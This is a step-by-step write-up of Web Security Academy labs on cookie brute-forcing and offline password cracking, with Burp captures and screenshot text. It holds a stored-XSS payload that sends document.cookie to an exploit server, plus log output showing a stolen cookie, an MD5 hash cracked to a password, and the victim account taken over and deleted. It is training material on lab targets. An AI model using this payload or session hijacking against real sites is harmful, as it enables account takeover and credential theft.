
```
GET /my-account?id=carlos HTTP/2
Host: 0a73009103b834ea8074e93700ca00ab.web-security-academy.net
Cookie: stay-logged-in=Y2FybG9zOjliMzA2YWIwNGVmNWUyNWY5ZmI4OWM5OThhNmFlZGFi; session=g2veQpO6tDYBbI4EHj2O9311HJcF86Uk
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Referer: https://0a73009103b834ea8074e93700ca00ab.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

```

Step 4: Session Hijacking and Lab Solution

- **Action:** Manually inject the identified valid cookie into the browser to access the victim's account.
- Execution:

1. In Burp Intruder, select the successful request (#58).
2. Copy the full value of the generated **Payload** (the long Base64 string starting with Y2Fyb...).
3. Return to the browser where the lab is open.
4. Open **Developer Tools** (Press F12) and navigate to the **Application** tab.
5. Under **Storage** > **Cookies**, select the lab URL.

6. Locate the stay-logged-in cookie. Double-click its **Value** and paste the copied string from Burp.
7. Refresh the page.



Brute-forcing a stay-logged-in cookie

Congratulations, you solved the lab!

My Account

Your username is: carlos

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition Key Site	Cross Site	Priority
session	d8X8RXZRfKAJLOQCx4KwUcCNCy59W6iB	0a73009103b834ea...	/	Session	39	✓	✓	None			Medium
stay-logged-in	Y2FybG9zOjliMzA2YWIwNGVmNWUyNWY5ZmI4OWM5OThhNmFlZGFi	0a73009103b834ea...	/	Session	66						Medium

No cookie selected

Select a cookie to preview its value

Challenge 2: Offline password cracking

Part 1: Description and Objective

- **Objective:** The goal is to obtain the stay-logged-in cookie of the victim user (Carlos), use it to crack his password hash offline, and finally delete his account to solve the lab.
- Vulnerabilities:
  1. **Weak Session Mechanism:** The application stores the user's password hash directly in the cookie.
  2. **Stored XSS:** The comment functionality allows the injection of malicious JavaScript.
- Credentials:
  - Your credentials: wiener / peter
  - Victim credentials: carlos (Password unknown initially)


Part 2: Solution Overview

1. **Analyze the cookie:** Log in with the known account to understand that the stay-logged-in cookie contains a Base64 encoded string of username:md5(password).
2. **Exploit XSS:** Inject a JavaScript payload into a blog comment that forces the victim's browser to send their cookie to the attacker's Exploit Server.
3. **Exfiltrate Data:** Check the Exploit Server logs to retrieve Carlos's cookie.
4. **Crack the Hash:** Decode the cookie, extract the MD5 hash, and perform a lookup (or brute-force) to reveal the plaintext password.
5. **Crack the Hash:** Decode the cookie, extract the MD5 hash, and perform a lookup (or brute-force) to reveal the plaintext password.

Part 3: Step-by-Step Implementation

Step 1: Analyze the Cookie Structure

- **Action:** Log in using valid credentials to inspect how the application handles persistent sessions.
- Execution:
    1. Log in as **wiener** with password **peter**. **Ensure "Stay logged in" is checked.**
    2. In Burp Suite (Proxy > HTTP history), inspect the response to the login request.
    3. Highlight the stay-logged-in cookie and inspect it in the **Inspector** panel.
- **Observation:**
    - The cookie is Base64 encoded.
    - Decoded value: wiener:51dc30ddc473d43a6011e9ebba6ca770.
    - **Analysis:** The string 51dc3... corresponds to the MD5 hash of the password peter.
    - **Conclusion:** The application constructs the cookie using the format: base64(username + ':' + md5HashOfPassword).



Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	https://0afa00e304d8163e8...	GET	/			200	8592	HTML		Offline password crack...	
15	https://0afa00e304d8163e8...	GET	/academyLabHeader			101	147				
20	https://0afa00e304d8163e8...	GET	/my-account			302	86				
21	https://0afa00e304d8163e8...	GET	/login			200	3494	HTML		Offline password crack...	
27	https://0afa00e304d8163e8...	GET	/academyLabHeader			101	147				
28	https://0afa00e304d8163e8...	POST	/login	✓		302	308				
29	https://0afa00e304d8163e8...	GET	/my-account?id=wiener	✓		200	3620	HTML		Offline password crack...	
35	https://0afa00e304d8163e8...	GET	/academyLabHeader			101	147				

Request

```
GET /my-account?id=wiener HTTP/2
Host:
0afa00e304d8163e81453e0c00d4007c.web-securit
y-academy.net
Cookie: stay-logged-in=
d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJh
NmNhNzcw; session=
WjxLU7dXdSIIPuN1snkNoJW4aBVJx8DS
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/
xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="143", "Not
A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Referer:
https://0afa00e304d8163e81453e0c00d4007c.web
-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Selection: 52 (0x34)

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3487

<!DOCTYPE html>
<html>
  <head>
    <link href=
    /resources/labheader/css/academyLabHeade
    r.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=
    stylesheet>
    <title>
      Offline password cracking
    </title>
  </head>
  <body>
    <script src="
    /resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Offline password cracking
            </h2>
            <a id='exploit-link' class='
            button' target='_blank' href='
            https://exploit-0ab400050465162b
```

Inspector

Selection 52 (0x34)

Selected text

```
d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDEx
ZTllYmJhNmNhNzcw
```

Decoded from: Base64

```
wiener:51dc30ddc473d43a6011e9ebba6ca
770
```

Request attributes 2
Request query parameters 1
Request cookies 2
Request headers 21
Response headers 4

Step 2 - Steal the Victim's Cookie via XSS

1. Get your Exploit Server URL:

- In the lab header, click the "Go to exploit server" button.
- Copy the URL from the address bar (e.g., https://exploit-0a...exploit-server.net).


2. Prepare the XSS Payload:

- Use the script below, but **replace** YOUR-EXPLOIT-SERVER-ID with your actual ID (or just paste your full URL):

  <script>document.location='https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/'+document.cookie</script>

3. Inject the Payload:

- Go back to the main lab page.
- Click on any blog post to view comments.
- Paste your script into the **Comment** field. Fill in any Name/Email/Website (can be fake).
- Click **Post Comment**.


Applications Places System
Offline password cracking - Chromium
Offline password crackin ×
Offline password crackin ×
+

https://0afa00e304d8163e81453e0c00d4007c.web-security-academy.net/post?postId=1

Anna Nutherthing | 21 December 2025

I read your blog whenever I am angry to calm me. And I make Bruce Banner look like a yoga teacher.

Jock Sonyou | 02 January 2026

Would it be possible to share this on my own blog? I'm too lazy to come up with my own stuff these days.

B.B Gun | 02 January 2026

Someone said to me there aren't any good men left in the world. I said you'd struggle to find a mediocre one these days never mind good.

Leave a comment

Comment:

```
<script>document.location='https://exploit-0ab400050465162b81433d5401cf00ec.exploit-server.net/'+document.cookie</script>
```

Name:
hacker


Email:
hacker@test.com

Website:
abc

4. Capture the Cookie:

- Go back to your **Exploit Server** tab.
- Click **Access log**.
- Look for a request from a different IP (the victim) that looks like: GET /stay-logged-in=carlos:....... HTTP/1.1.

- Observation:
  - A request from the victim's IP (10.0.4.22) was logged.
  - The URL contained the captured cookie: Y2FybG9zOjI2MzIzYzE2ZTVmMGRhYmZmM2JiMTM2ZjI0NjBhOTQz.




https://exploit-0ab400050465162b81433d5401cf00ec.exploit-server.net/log

```
103.156.2.113   2026-01-06 14:40:27 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
103.156.2.113   2026-01-06 14:40:28 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
10.0.4.22       2026-01-06 14:46:30 +0000 "GET /secret=cG6EvUYABbmxzvKIVDL0VFVhO2hH5bxD;%20stay-logged-in=Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
103.156.2.113   2026-01-06 14:46:49 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
103.156.2.113   2026-01-06 14:46:49 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
103.156.2.113   2026-01-06 14:46:59 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"
```

Step 3: Crack the Password Hash

- **Action:** Decode the stolen cookie to extract the password hash and crack it to reveal the plaintext password.
- Execution:
  1. **Decoding:** Using Burp Decoder, the captured Base64 string Y2FybG9zOjI2MzIzYzE2ZTVmMGRhYmZmM2JiMTM2ZjI0NjBhOTQz was decoded.
     - **Result:** carlos:26323c16d5f4dabff3bb136f2460a943.




Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.11.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Learn
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

```
Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz
```

```
carlos:26323c16d5f4dabff3bb136f2460a943
```

  2. **Extraction:** The MD5 hash is identified as 26323c16d5f4dabff3bb136f2460a943.
  3. Since MD5 is a one-way function, it cannot be reversed directly. We used an online rainbow table service (CrackStation) to look up the plaintext value associated with this hash.
  4. Result: the hash corresponds to the plaintext password: **onceuponatime.**



crackstation.net

CrackStation
CrackStation » Password Hashing Security » Defuse Security »
Defuse.ca · Twitter
I'm not a robot
reCAPTCHA is changing its Terms of Service. Take action.
reCAPTCHA Privacy - Terms
Crack Hashes

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
26323c16d5f4dabff3bb136f2460a943
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
26323c16d5f4dabff3bb136f2460a943	md5	onceuponatime


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Step 4: Delete the Victim's Account (Lab Solution)

Action: Log in to the application using the cracked credentials and delete the victim's account to fulfill the lab's objective.

Execution:

1. Logging In:
   - Log out of the current user session (wiener).
   - Navigate to the login page.
   - Enter the victim's username: carlos.
   - Enter the cracked password: onceuponatime.
   - Click **"Log in"**.



https://0afa00e304d8163e81453e0c00d4007c.web-security-academy.net/my-account?id=carlos
Web Security Academy
Offline password cracking
Go to exploit server
Back to lab description
LAB
Not solved
Home | My account | Log out
My Account
Email
Update email
Delete account

Your username is: carlos

2. Deleting the Account:
   - Once authenticated as Carlos, navigate to the **"My Account"** page.
   - Locate and click the **"Delete account"** button.

Result:

- The account is successfully deleted.
- The lab banner updates to confirm: "Congratulations, you solved the lab!"



Congratulations, you solved the lab!